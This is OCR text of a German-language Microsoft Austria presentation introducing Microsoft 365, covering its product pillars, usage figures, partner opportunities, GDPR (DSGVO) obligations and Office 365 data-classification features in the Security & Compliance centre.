
Einführung
Microsoft 365
Eine vollständige, intelligente und sichere Lösung die Mitarbeiter bei Ihrer Arbeit unterstützt
Geronimo Janosievics, Microsoft Österreich GmbH

Microsoft 365 Momentum


500M Windows 10 monthly active devices

100M commercial Office 365 monthly active users

12M Organizations in Azure Active Directory

>90% Fortune 500 using Microsoft Cloud

Office 365 Customer Momentum



Microsoft 365

Microsoft 365 **Enterprise**

Basiert auf der Grundlage von “Secure Productive Enterprise”

Microsoft 365 **Business**

Neu

Konzipiert für kleine und mittelständische Unternehmen

Achtung! Sicherheitsfunktionen die für DSGVO notwendig sind nicht vorhanden

Microsoft 365

Eine vollständige, intelligente Lösung, die es jedem ermöglicht, kreativ zu sein und sicher zusammenzuarbeiten.

Unlocks creativity

Built for teamwork

Integrated for simplicity


Intelligent security

Microsoft 365 powered device

The best way to experience Microsoft 365

Microsoft 365 powered device partner value framework

Customer Value




Opportunity Drivers


- Security
- End of Life
- Modern IT

Monetization

- Managed Services
- Professional Services
- Licensing Sales


Grow with transition to managed services







Source: The Partner Opportunity For The Modern Desktop, July 2017


Based on interviews with 10 Microsoft Partners and quantified revenue, margin, cost, and risk factors, the composite partner was able to achieve managed service profitability in just **16 months**.




Microsoft 365 powered device









Unlocks creativity

Arbeiten Sie ganz natürlich per Freihandschrift, Sprachbefehl oder Touchsteuerung.

Visualisieren Sie Informationen auf neue Art und Weise.

Gestalten Sie ansprechende Inhalte mithilfe intelligenter Apps.

Profitieren Sie von den Ergebnissen und Erfahrungen anderer.

Microsoft


Built for teamwork

E-Mail, Telefonie und Video der Businessklasse.

Binden Sie jeden Einzelnen
in unternehmensweite Communitys ein

Arbeiten Sie in Echtzeit gemeinsam an Dokumenten.

Entdecken Sie Microsoft Teams, den neuen chatbasierten Arbeitsbereich.



Microsoft

Integrated for simplicity

Nutzen Sie stets aktuelle Funktionen.

Ermöglichen Sie die Self-Service-Bereitstellung.

Steigen Sie auf cloudbasierte Verwaltung um.

Nutzen Sie umfassende Telemetrie direkt in der Umgebung.

Reduzieren Sie mit einer Gesamtlösung Ihre Betriebskosten.

Microsoft

Intelligent security


Schützen Sie Identitäten, Anwendungen, Daten und Geräte.

Wehren Sie neue Bedrohungen erfolgreich ab.

Verwalten Sie Datenarchivierung, Governance und Discovery.

Vertrauen Sie auf die Unterstützung durch Microsoft Intelligent Security Graph.

Setzen Sie die Datenschutz-Grundverordnung der EU (DSGVO) schnellstmöglich um.




Microsoft

Transparenz und Standardisierung des Schutzes von persönlichen Daten

Die als **General Data Protection Regulation** (GDPR) bekannte Verordnung verpflichtet Unternehmen, Behörden, gemeinnützige und sonstige Organisationen, die Personen in der Europäischen Union (EU) Waren und Dienstleistungen anbieten oder Daten erfassen und analysieren, die im Zusammenhang mit in der EU ansässigen Personen stehen, zur Einhaltung neuer Regeln.

- **Erweiterte** persönliche Rechte
- **Erhöhte** Pflichten beim Datenschutz
- **Zwingende** Bekanntgabe bei Sicherheitslücken
- **Signifikante** Strafen bei non-compliance

Wichtige Änderungen unter der DSGVO



Persönliche Privatsphäre

Einzelpersonen haben folgende Rechte:

- Zugriff auf ihre personenbezogenen Daten
- Korrektur von Fehlern in personenbezogenen Daten
- Löschung von personenbezogenen Daten
- Einspruch gegen die Verarbeitung ihrer personenbezogenen Daten
- Export personenbezogener Daten

Kontrollen und Benachrichtigungen

Unternehmen müssen:

- personenbezogene Daten mittels geeigneter Sicherheitsmaßnahmen zu schützen
- Behörden über Datenschutzverletzungen mit personenbezogenen Daten zu informieren
- geeignete Zustimmungen zur Datenverarbeitung einzuholen
- Datensätze mit Details zur Datenverarbeitung aufzubewahren

Transparente Richtlinien

Unternehmen müssen:

- klar auf die Erfassung von Daten hinweisen
- Angaben zu Zweck der Datenverarbeitung und zu Anwendungsfällen machen
- Richtlinien zur Datenspeicherung und -löschung festlegen

IT und Schulungen

Unternehmen müssen:

- Datenschutzbeauftragte und Mitarbeiter schulen
- Datenrichtlinien prüfen und überarbeiten
- einen Datenschutzbeauftragten einstellen (falls erforderlich)
- konforme Verträge mit Zulieferern aufsetzen und verwalten

Was bedeutet das für meine Daten?

Striktere Kontrolle wo personenbezogene Daten gespeichert und wie sie verwendet werden

Bessere Tools für die Datenverwaltung und den Schutz um die Transparenz, die Dokumentationspflichten und das Berichtswesen zu verbessern

Erweiterte Datenrichtlinien um die Kontrolle von personenbezogenen Daten und das gesetzeskonforme Verarbeiten zu gewährleisten

Die Schritte zur Umsetzung...

1

Ermitteln

Finden Sie heraus, welche personenbezogenen Daten in Ihrem Unternehmen vorhanden sind und wo sie gespeichert sind.

2

Verwalten

Legen Sie fest, wie personenbezogene Daten genutzt werden und wie darauf zugegriffen wird

3

Schützen

Richten Sie Sicherheitskontrollen ein, um Schwachstellen und Datenschutzverletzungen zu verhindern, zu erkennen und darauf zu reagieren

4

Berichten

Bewahren Sie benötigte Dokumentationen auf, und verwalten Sie Datenanfragen und Benachrichtigungen zu Datenschutz-verletzungen

Office 365 und GDPR

1

Ermitteln

Finden Sie heraus, welche personenbezogenen Daten in Ihrem Unternehmen vorhanden sind und wo sie gespeichert sind.

2

Verwalten

Legen Sie fest, wie personenbezogene Daten genutzt werden und wie darauf zugegriffen wird

3

Schützen

Richten Sie Sicherheitskontrollen ein, um Schwachstellen und Datenschutzverletzungen zu verhindern, zu erkennen und darauf zu reagieren

4

Berichten

Bewahren Sie benötigte Dokumentationen auf, und verwalten Sie Datenanfragen und Benachrichtigungen zu Datenschutz-verletzungen

Entdecken

Identifizieren, welche persönlichen Daten vorhanden sind und wo sie sich befinden.

Dashboards, Suchen, Klassifizieren

- ***Advanced Data Governance*** *nutzt vorhandene Informationen und maschinengestützte Erkenntnisse zum Suchen, Klassifizieren, Festlegen von Richtlinien und Ergreifen von Maßnahmen zur Verwaltung des Lebenszyklus der Daten, die Ihrer Organisation am wichtigsten sind.*

Entdecken

Identifizieren, welche persönlichen Daten vorhanden sind und wo sie sich befinden.

Klassifizieren von Dokumenten und e-Mails

Office 365 | Security & Compliance

CIE Administrator

- Startseite
- Benachrichtigungen
- Berechtigungen
- Klassifikationen
  - Bezeichnungen
  - Beschriftungsrichtlinien

Startseite > Bezeichnungen

Nach der Veröffentlichung werden Bezeichnungen in den Apps Ihrer Benutzer angezeigt, beispielsweise Outlook, SharePoint oder OneDrive. In Abhängigkeit von Ihren ausgewählten Einstellungen wird der Inhalt, wenn eine Bezeichnung auf E-Mails oder Dokumente (automatisch oder vom Benutzer) angewendet wird, aufbewahrt oder geschützt. Sie können beispielsweise Bezeichnungen erstellen, die Inhalte für einen bestimmten Zeitraum aufbewahren, oder solche, die Inhalt einfach löschen, wenn er ein bestimmtes Alter erreicht hat. Weitere Informationen zu Bezeichnungen


+ Bezeichnung erstelle | Bezeichnungen veröffentliche | Bezeichnung automatisch anwende | Aktualisieren | Suchen

